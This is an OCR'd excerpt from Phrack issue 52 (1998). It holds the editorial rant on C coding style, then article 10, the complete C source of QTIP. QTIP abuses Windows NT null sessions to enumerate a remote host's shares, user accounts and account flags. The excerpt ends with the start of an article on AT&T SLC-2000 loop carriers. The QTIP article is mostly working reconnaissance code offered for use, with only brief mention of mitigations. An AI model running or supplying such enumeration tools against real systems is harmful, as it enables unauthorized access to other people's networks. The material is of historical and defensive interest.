---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 01 of 20

----------[P H R A C K 5 2 I N D E X

--------[Choose your own $PATH adventure

Whew. You would be quite surprised at the evil wheels I had to set in motion in order to get this issue out. According to Newton, a Phrack Issue remains at rest or continues to move in a straight line with a uniform velocity if there is no unbalanced force acting on it. This issue was at rest. Its velocity was constant. And there were few forces acting on it. Anyhow, after many machinations it's here. Enjoy.

I have a gripe. Something upon which I'd like dwell for a spell. Let's talk about coding aesthetic (from the C programming standpoint). Now, this is not a harangue about effective coding or efficient coding, I'll save those for some other time (perhaps for the time when I feel I can write effective and efficient code proficiently enough to vituperate to those who do not). I want to touch down on a few topics of visual appeal, which are overlooked so often.

The five major areas I will cover are indentation, brace placement, use of whitespace, commenting, as well as variable and function nomenclature. I suppose I should also mention that coding style is a personal preference type of thing. There are all kinds of schools of thought out there, and all kinds of methodologies on how to write pretty code. In the grand scheme of things, none are really any more correct than any others, except mine.

C is, for the most part, a format free programming language. Code can be written with all manner of whitespace, tabs, and newlines. The compiler certainly doesn't care. The machine doesn't care. This can be a double edged sword. There is quite a bit of room for artistic interpretation. And just like in real life, there is a lot of crappy art out there.

Indenting your code is a must. Please, do this. Indentation is here for one simple reason: to clearly and unequivocally define blocks of control. However, 8 space tabstops are overkill. Unless you are using a 2 point font on a 13" screen, 4 spaces should easily define your control blocks. This allows you to maintain clarity on an 80 column screen while nesting blocks of control much deeper then you would with 8 space tab stops. 2 space tabstop advocates should be shot. However, don't let typography take over your code (ala ink obscuring the intent). If you have 7 million levels of indentation, perhaps you should rethink your approach to tackling the problem...

Bracing has a simple solution. The most effective use of bracing is in placing them on newlines so that they neatly enclose the area of control. This is especially important with nested levels of control. I know this generates empty lines. Oh well. They're free. Blocks of control become easily visible and it is easy to isolate one from another. This goes for functions as well as conditionals and loop structures. I know I go against K&R here. Oh well.

In the pursuit of clear, readable code, whitespace is your friend. Single space all keywords and all variables and constants separated by commas. It's a simple thing to do to drastically improve readability. When you have a series of assignments, one after another, it's a nice touch to line them up on the closest relative 4 space boundary. And please, no spaces between structure pointer operators and structure contents.

Commenting is a delicate matter. Descriptive, concise, well written code shouldn't really need commenting, or at least very much of it. But this isn't a rant about descriptive, concise, well written code. If you feel the need to comment your code, follow a few simple rules:

- Keep the comment block as small as possible.
- Don't tab out your comment frames to line up with each other. That's just plain fucking annoying. If you're doing that, you have too many comments anyway.

- Commenting datatype declarations rather then the functions that manipulate them is usually more helpful.
- If you must comment, keep your style as consistent as possible. If the commenting detracts from the readibilty of your code, you've just ponied up any clarification you might have achieved with the commenting.

The major exception to these rules are file headers. The beginning of source and header files should always have some descriptive information, including: file name, author, purpose, modification dates, etc... These comment blocks should always have a simple vertical line of unobtrusive astricks, framed with the required forward slashes. People using C++ style commenting in C programs should be drawn and quartered.

The other exception to this rule is when you are writing code specifically for the benefit of others. If the code is intended to be a learning tool, copious commenting is allowable.

Variable and function nomenclature should have connotation as to what their purpose in life is. As short as possible while still preserving some sort of identity. Descriptive names are wonderful, but don't go overboard. Generally, a condensed one or two word descriptor (possiblely connected via an underscore) will work fine. And please, no mixed case. The only time uppercase characters should appear in C code are in symbolic constants and macros (and possibly strings and comments).

This tirade is the result of my experiences in reading and writing C code. In my travels as a stalwart mediocre programmer, I have progressed through many levels of maturity in my programming style. Much of my old code exhibits many of the very things eschewed as anathema in this jeremiad. Well, what can I say? I believe that I have grown. I am at home with the me. This is me breathing. (Tell me what movie that's from, and I will give you a Phrack Donut.)

Enjoy the magazine. It is by and for the hacking community. Period.

```
-- Editor in Chief ----------------[  route
-- Director of Public Operations --[  dangergirl
-- Phrack World News --------------[  disorder
-- Werdsmith ----------------------[  loadammo
-------- Elite --------------------->  asriel
-- Santa vs. Jesus ----------------[  ISS vs. SNI
-- Festively Plump ----------------[  Cartman
-- Extra Special Thanks -----------[  No one.
-- Official Phrack CD -------------[  FLA/Flavour of the Weak
-- Official Phrack Drink ----------[  `The C Kilborn` (2.9 parts ketel one,
-----------------------------------|  .1 parts tonic)
-- Shout Outs and Thank Yous ------[  Lords of Acid, cantor, Yggdrasil,
-----------------------------------|  snokerash, Voyager, TNO, Jeff Thompson,
-----------------------------------|  angstrom, redragon, Rob Pike, halflife
-- B.A. Baracus Phrack Fracas -----[  loadammo vs. Death Veggie
-- Original flip.c author (props) -[  datagram
-- Gas Face Given (drops) ---------[  solo, klepto
```

Phrack Magazine V. 8, #52, January 26, 1998. ISSN 1068-1035

Subscription requests, articles, comments, whatever should be directed to:

phrackedit@phrack.com

Submissions to the above email address may be encrypted with the following key:

-----BEGIN PGP PUBLIC KEY BLOCK-----

```
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHM0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfqxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtcqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmsGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiwCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0GjxwaHJhY2tlZGl0QGlu
Zm9uZXh1cy5jb20+tA9QaHJhY2sgTWFnYXppbmU=
=1iyt
-----END PGP PUBLIC KEY BLOCK-----
```

As always, ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED. Phrack goes out plaintext. You certainly can subscribe in plaintext.

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of the
 *  editors and contributors, truthful and accurate.  When possible, all facts
 *  are checked, all code is compiled.  However, we are not omniscient (hell,
 *  we don't even get paid).  It is entirely possible something contained
 *  within this publication is incorrect in some way.  If this is the case,
 *  please drop us some email so that we can correct it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for the
 *  entirely stupid (or illegal) things people may do with the information
 *  contained here-in.  Phrack is a compendium of knowledge, wisdom, wit, and
 *  sass.  We neither advocate, condone nor participate in any sort of illicit
 *  behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in the
 *  article of Phrack Magazine are intellectual property of their authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

-------------------------[T A B L E O F C O N T E N T S

When Sen. Bob Kerrey (D-Neb.) was asked to define encryption, the results were horrific. "Well, I mean, to answer your question, I mean, encryption is -- the political equivalent of encryption is you ask me a question, I give you an answer and you don't understand it," he managed. "I mean, I intentionally garble the answer frequently. I intentionally garble the response so that you can't understand what I'm saying. And that's -- you notice that I've got the

ability to do that."

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 10 of 20

----------[a Quick nT Interrogation Probe (QTIP)

--------[twitch <twitch@aye.net>

----[INTRODUCTION

As you probably already know, certain LanMan derivatives (most notably Windows NT) sport a stupid feature known as 'null sessions'. Null sessions allow server connections to be established without the hassle and rigmarole of username or password authentication. This is reportedly to ease administrative tasks (UserManager and ilk utilize them). Also, such silliness such as the RedButton bug have shown (although in poor form) that an interested/malicious third party can gleen quite a bit of info from 'Press any key to return to index'. Once established, these connections default to having permissions to display enumerated user and share lists, get information about particular users, wander the registry, etc. QTIP takes advantage of this, allowing the user to procure far too much information about the target machine. It employs no black magic or hidden technique to do this. QTIP works via straight API calls.

As of service pack 3 for NT 4.0, it is possible for the 'informed' system administrator to block null sessions through the registry, effectively nullifying any threat from QTIP. I do not, however, believe that there is such a patch for 3.5.1 machines. Also, it has not been tested against SAMBA servers, and as far as the author knows, SAMBA does not support something as asinine as null sessions (anyone who knows any differently is invited to mail corrections to the author, or directly to Phrack Magazine).

To prevent these sorts of shenanigans from happening remotely across the Internet, the concerned system administrator can block NBT traffic at the gateway (this sort of traffic should not be allowed to/from the Internet as standard fare). If you are running NT 4.0, install the service packs, and set the appropriate registry values to disable the attack. Or use OpenBSD.

----[THE CODE

QTIP has a few options. qtip -h supplies the following info:

```
usage qtip[asug<username>hv] <target>
        -s:             get share list
        -u:             get user list
        -g <username>:  get infos about <username>
        -d:             leave connection established on exit
        -a:             -s + -u
        -h, -?:         display this help
        -v:             be verbose (use twice to be garrulous)
```

Seems rather self explanatory. If the verbose flag is set, then -u implies a recursive -g. -d is handy if you plan to take a look at the registry as well (there's gold in them thar hills). Omission of all flags just establishes a null session and exits. <target> can be a fully-qualified domain name, ip address, or UNC format. The code compiles like a dream under visual c 4.1. There is no makefile included, just link the code against kernel32.lib, libc.lib and wsock32.lib. This program is most useful wrapped in scripts with something like tping(ip sweeper), and maybe a few registry inquisition perl scripts. Feel free to redistribute, just give props where props are due, and please let me know if you make any interesting changes.

```
<++> qtip/qtip.h
/*
 * qtip.h
 * 12/04/1997
```

```
 * twitch
 * twitch@aye.net
 *
 * a quick nt investigative probe. (mis)uses null sessions to collect
 * sundry information about a WindowsNT server.  distribute as you
 * please.  be alert, look alive, and act like you kow.
 *
 * '...i should dismiss him, in order to teach him that pleasure consists
 *     not in what i enjoy, but in having my own way.'
 *       -sk, either/or
 */

#include <stdio.h>
#include <windows.h>
#include <winsock.h>
#include "lm.h"

#define k16             16384
#define TARG_LEN        255
#define USER_LEN        22

void handle_error(DWORD);
void prepend_str(char *, char*);
int  open_session();
int  procure_userlist();
int  procure_sharelist();
void parse_cl(int, char **);
void usage(char *);
int powerup(int, char **);
void bail(const char *);
int  close_session();
void get_usr_info(wchar_t *);

/* couple o globals to make my life easier */
u_int           OPT_SHARES, OPT_USERS, OPT_GETUI;
u_int           OPT_NODEL,  VERB;
char            target[TARG_LEN];
WCHAR           utarg[TARG_LEN];
WCHAR           user[USER_LEN];
NETRESOURCE     nr;

<-->
<++> qtip/qtip.c

/*
 * qtip.c
 * 10/04/1997
 * twitch
 * twitch@aye.net
 *
 * a quick nt investigative probe
 * link against kernel32.lib, libc.lib and wsock32.lib.
 * qtip -h for usage.  distribute as you please.
 *
 */

#include "qtip.h"

int main(int argc, char *argv[])
{
   if( (powerup(argc, argv)) )
      return(1);

   if( (open_session()) != 0)
      return(1);

   if(OPT_SHARES)
      procure_sharelist();

   if(OPT_USERS)
```

```
      procure_userlist();

   if(OPT_GETUI)
      get_usr_info(utarg);

        close_session();
   return(0);
}

int open_session()
{
   DWORD                        r;

   nr.dwType    = RESOURCETYPE_ANY;
   nr.lpLocalName       = NULL;
   nr.lpProvider        = NULL;
   nr.lpRemoteName = target;

   if(VERB)
      printf("establishing null session with %s...\n", target);

   r = WNetAddConnection2(&nr, "", "", 0);
   if(r != NO_ERROR){
      handle_error(r);
      return -1;
   }

   if(VERB)
     printf("connection established\n");

   return 0;
}

/*
 * procure_userlist()
 *    just use the old lm NetUserEnum() because there isnt comparable
 *    functionality in the WNet sect.  i just wish the win32 api was
 *    more bloated and obtuse.
 */
int procure_userlist()
{
   NET_API_STATUS               nas;
   LPBYTE                               *buf = NULL;
   DWORD                                 entread, totent, rhand;
   DWORD                                 maxlen = 0xffffffff;
   USER_INFO_0                  *usrs;
   unsigned int    i;
   int                                  cc = 0;

   entread = totent = rhand = nas = 0;
   if( (buf = (LPBYTE*)malloc(k16)) == NULL)
               bail("malloc probs\n");

   if(VERB)
     wprintf(L"\ngetting userlist from %s...\n", utarg);

   nas = NetUserEnum(utarg, 0, 0, buf, maxlen, &entread, &totent, &rhand);
   if(nas != NERR_Success){
     fprintf(stderr, "couldnt enum users, ");
     handle_error(nas);
     goto cleanup;
   }

   cc = sizeof(USER_INFO_0) * entread;
   if( (usrs = (USER_INFO_0 *)malloc(cc)) == NULL){
     fprintf(stderr, "malloc probs\n");
     goto cleanup;
   }

   memcpy(usrs, *buf, cc);
```

```
   for(i = 0; i < entread; i++){
                wcscpy(user, usrs[i].usri0_name);
                wprintf(L"%s\n", user);
                if(VERB)
                        get_usr_info(utarg);
    }

cleanup:
   if(buf)
     free(buf);

   return 0;
}

/*
 * get_user_info()
 *    attempt to gather some interesting facts about
 *              a user
 */
void get_usr_info(LPWSTR utarg)
{
   NET_API_STATUS nas;
   USER_INFO_1          usrinfos;
   LPBYTE         *buf = NULL;

   if( !(buf = (LPBYTE *)malloc(sizeof(USER_INFO_1))) )
     bail("malloc probs\n");

   nas = NetUserGetInfo(utarg, user, 1, buf);

   if(nas){
     fwprintf(stderr, L"couldnt get user info for for %s, ", user);
     handle_error(nas);
   }
   else{
     memcpy(&usrinfos, *buf, sizeof(USER_INFO_1));

     /* most of these will never happen, but nothings lost trying */
     if( (UF_PASSWD_NOTREQD & usrinfos.usri1_flags) )
       printf("\t-password not required, how about that.\n");
     if( (UF_ACCOUNTDISABLE & usrinfos.usri1_flags) )
       printf("\t-account disabled\n");
     if( (UF_LOCKOUT & usrinfos.usri1_flags) )
       printf("\t-account locked out\n");
     if( (UF_DONT_EXPIRE_PASSWD & usrinfos.usri1_flags) )
       printf("\t-password doesnt expire\n");
     if( (UF_PASSWD_CANT_CHANGE & usrinfos.usri1_flags) )
       printf("\t-user cant change password\n");
     if( (UF_WORKSTATION_TRUST_ACCOUNT & usrinfos.usri1_flags) )
       printf("\t-account for some other box in this domain\n");
     if( (UF_SERVER_TRUST_ACCOUNT & usrinfos.usri1_flags) )
       printf("\t-account for what is prolly the BDC\n");
     if( (UF_INTERDOMAIN_TRUST_ACCOUNT & usrinfos.usri1_flags) )
       printf("\t-interdomain permit to trust account\n");
   }

   free(buf);
}

/*
 * procure_sharelist()
 *    strangely enough, this retrieves a sharelist from target
 */
int procure_sharelist()
{
   DWORD                        r;
   DWORD                        bufsize = 16384, cnt = 0xFFFFFFFF;
   HANDLE               enhan;
   void                 *buf;
   NETRESOURCE  *res;
```

```
   u_int                        i;

   if( (buf = malloc(bufsize)) == NULL){
      fprintf(stderr, "malloc probs, bailing\n");
      return -1;
   }

   nr.dwScope                   = RESOURCE_CONNECTED;
   nr.dwType                    = RESOURCETYPE_ANY;
   nr.dwDisplayType     = 0;
   nr.dwUsage                   = RESOURCEUSAGE_CONTAINER;
   nr.lpLocalName               = NULL;
   nr.lpRemoteName      = (LPTSTR)target;
   nr.lpComment    = NULL;
   nr.lpProvider                = NULL;

   r = WNetOpenEnum(RESOURCE_GLOBALNET, RESOURCETYPE_ANY,
                                                RESOURCEUSAGE_CONNECTABLE, &nr
, &enhan);
   if(r != 0){
                free(buf);
                printf("open_enum failed, sorry- ");
                handle_error(r);
                return -1;
   }

   r = WNetEnumResource(enhan, &cnt, buf, &bufsize);
   if(r != 0){
      free(buf);
      printf("enum_res failed- ");
                handle_error(r);
                return -1;
   }

   res = (NETRESOURCE*)malloc(cnt * sizeof(NETRESOURCE));
   if(res == NULL){
      free(buf);
      printf("malloc probs, i wont be listing shares.\n");
                return -1;
   }
   memcpy(res, buf, (cnt * sizeof(NETRESOURCE)) );

   for(i = 0; i < cnt; i++){
      if(VERB)
                        printf("\nshare name:\t");

      printf("%s\n", res[i].lpRemoteName);
      if(VERB){
                        printf("share type:\t");
                        if(res[i].dwType = RESOURCETYPE_DISK)
                                printf("disk");
                        else
                                printf("printer");
                                printf("\ncomment:\t%s\n", res[i].lpComment);
                }
   }

   free(buf);
   free(res);
   return 0;
}

/*
 * close_session()
 *    clean up our mess
 */
int close_session()
{
   DWORD                r;
```

```
   WSACleanup();
   if(!OPT_NODEL)
      r = WNetCancelConnection2(target, 0, TRUE);

   if(r != 0){
      fprintf(stderr, "couldnt delete %s, returned %d\n", target, r);
      return -1;
   }
   else{
      if(VERB)
                        printf("connection to %s deleted\n", target);
   }

   return 0;
}

/*
 * handle_error()
 *    util function to deal with some errors.
 */
void handle_error(DWORD err)
{
   switch(err){
   case ERROR_ACCESS_DENIED:
                fprintf(stderr, "access is denied.\n");
                break;
   case ERROR_BAD_NET_NAME:
                fprintf(stderr, "bad net name.\n");
                break;
   case ERROR_EXTENDED_ERROR:
                fprintf(stderr, "an extended error occurred.\n");
                break;
   case ERROR_INVALID_PASSWORD:
                fprintf(stderr, "invalid password.\n");
                break;
   case ERROR_LOGON_FAILURE:
                fprintf(stderr, "bad username or password.\n");
                break;
   case NO_ERROR:
                fprintf(stderr, "it worked\n");
                break;
   case ERROR_BAD_NETPATH:
                fprintf(stderr, "network path not found.\n");
                break;
   default:
                fprintf(stderr, "a random error occurred (%d).\n", err);
        }
}

/*
 * prepend_str()
 *    util funk to prepend chars to a string
 */
void prepend_str(char *orgstr, char *addthis)
{
   orgstr = _strrev(orgstr);
   addthis = _strrev(addthis);
   strcat(orgstr, addthis);
   orgstr = _strrev(orgstr);
}
/*
 * parse_cl()
 *    try and make sense of the command line.  no, i dont have a win32 getopt.
 *    yes, i know i should
 */
void parse_cl(int argc, char **argv)
{
   int     i, cc;
   char    opt;
   DWORD                r;
```

```
   OPT_SHARES = OPT_USERS = VERB = 0;

   for(i = 1; i < (argc); i++){
      if( (*argv[i]) == '-'){
                        opt = *(argv[i]+1);
                        switch(opt){
                        case 'a':
                                OPT_SHARES = 1;
                                OPT_USERS  = 1;
                                break;
                        case 's':
                                OPT_SHARES = 1;
                        break;
                        case 'u':
                                OPT_USERS  = 1;
                        break;
                        case 'g':
                                OPT_GETUI  = 1;
                                if( (strlen(argv[i+1])) > USER_LEN)
                                        bail("username too long (must be < 21)");
                                ZeroMemory(user, USER_LEN);
                                cc = strlen(argv[++i]);
                                r = MultiByteToWideChar(CP_ACP, 0, argv[i], cc, user, (cc
 + 2));
                                break;
                        case 'd':
                                OPT_NODEL = 1;
                                break;
                        case 'v':
                                VERB++;
                                break;
                        default:
                                if( (opt != 'h') && (opt != '?') )
                                        fprintf(stderr, "unknown option '%c'\n", opt);
                                usage(argv[0]);
                                break;
                        }
                }
   }

         if( (OPT_SHARES) && (VERB) )
      printf("listing shares\n");
   if( (OPT_USERS) && (VERB) )
      printf("listing users\n");
   if( (OPT_GETUI) && (VERB) )
      wprintf(L"getting infos about user %s\n", user);
   if(VERB)
      printf("verbosity = %d\n", VERB);
}

/*
 * powerup()
 *    just init stuff and parse the command line
 */
int powerup(int argc, char **argv)
{
   struct hostent       *hent;
   u_long       addie;
   WORD         werd;
   WSADATA      data;
   char         buf[256];
   int          cc = 0, ucc = 0;

   if(argc < 3)
      usage(argv[0]);

   parse_cl(argc, argv);
   ZeroMemory(buf, 256);
   strcpy(buf, argv[argc - 1]);
```

```
/* if not unc format get the ip */
   if(buf[0] != '\\'){
      if(VERB > 1)
                        printf("target not in unc\n");

      werd = MAKEWORD(1, 1);
      if( (WSAStartup(werd, &data)) !=0 )
                        bail("couldnt init winsock\n");

      hent = (struct hostent *)malloc(sizeof(struct hostent));
      if(hent == NULL)
                        bail("malloc probs\n");

      if( (addie = inet_addr(buf)) == INADDR_NONE){
                        hent = gethostbyname(buf);
                        if(hent == NULL){
                                fprintf(stderr, "fatal: couldnt resolve %s.\n", buf);
                                return -1;
                        }
                        ZeroMemory(buf, 256);
                        strcpy(buf, inet_ntoa(*(struct in_addr *)*hent->h_addr_list));
      }
      prepend_str(buf, "\\\\");
   }
   else
      fprintf(stderr, "target already in unc\n");

   if( (strlen(buf) > (TARG_LEN - 1)) ){
      free(buf);
      bail("hostname too long (must be < 255 chars.)");
      return -1;
   }

   ZeroMemory(target, TARG_LEN);
   strcpy(target, buf);

   ZeroMemory(utarg, TARG_LEN);
   cc = strlen(target);
   ucc = MultiByteToWideChar(CP_ACP, MB_PRECOMPOSED, target, cc, utarg, cc);
   if(ucc < 1){
      bail("unicode conversion probs, sorry");
      return -1;
   }

   return 0;
}

void usage(char *prog)
{
   fprintf(stderr, "usage: %s [asug<username>hv] <target>\n", prog);
   fprintf(stderr, "\t-s:\t\tget share list\n");
   fprintf(stderr, "\t-u:\t\tget user list\n");
   fprintf(stderr, "\t-g: <username>\tget infos about just <username>\n");
   fprintf(stderr, "\t-d:\t\tleave connection established on exit\n");
   fprintf(stderr, "\t-a:\t\t-s + -u\n");
   fprintf(stderr, "\t-h, -?:\t\tdisplay this help\n");
   fprintf(stderr, "\t-v:\t\tbe verbose (use twice to be garrolous)\n");
   exit(0);
}

/*
 * bail()
 *    just whine and die
 */
void bail(const char *msg)
{
   fprintf(stderr, "fatal: %s\n", msg);
   close_session();
   exit(1);
```

```
}
<-->


----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 11 of 20

-------------------------[The Subscriber Loop Carrier (slick)

--------[Voyager[TNO]

=-=


```
+----------+
| Overview |
+----------+
```

A Subscriber Loop Carrier (SLC) (often pronounced "slick") is a multiplexer which allows a large number of analog lines to be provided over a very small number of digital lines. A good example is the AT&T SLC 5, which allows 192 subscriber loops to be provided through two or four digital lines. SLCs are also referred to as Digital Loop Carriers (DLCs).

The first SLC was installed in 1971. As of 1995, between 5 and 10% of all lines are served by SLCs, as are roughly 50% of all new lines built each year. SLCs are available from quite a few vendors. This article focuses on the extremely popular SLC-2000 from AT&T.

A SLC usually consists of two separate subsystems, the Central Office Terminal (COT) and the Remote Terminal (RT). The COT is connected to the RT via a DS1 circuit. The DS1 circuit may be carried over actual T1 lines, or it may be carried over another medium such as lightwave or digital radio. The RT is then connected to the subscribers using a Voice Frequency (VF) circuit. The VF circuit is what you and I would recognize as our normal phone line.

This diagram illustrates a subscriber loop constructed using an SLC:


```
 +---------+
 |         |                                            /---------\
 | Central |                      +----+               /-----------\
 | Office  |                      |    |
 |         | --- DS1 circuit ---  | RT | --- VF circuit -- | Residence |
 |  (COT)  |                      |    |               |           |
 |         |                      +----+               +-----------+
 +---------+
```

```
+-----------------------------+
| The Central Office Terminal |
+-----------------------------+
```

The SLC-2000 COT is a modular design usually consisting of the following components:

. Access Resource Manager (ARM) shelf

. Metallic Distribution Assembly (MDS) shelves
. Heat Baffles
. Alarm and Test Unit (ATU)





The Remote Terminal

The SLC-2000 RT is a modular design usually consisting of the following components:


. Access Resource Manager (ARM) shelf
. Metallic Distribution Assembly (MDS) shelves
. High Density Fiber Optics Shelf (HDOS) shelves (FITL only)
. Cooling fans

An SLC-2000 RT configured for a Metallic Application





An SLC-2000 RT configured for a Fiber In The Loop (FITL) Application



SLC-2000 Shelves

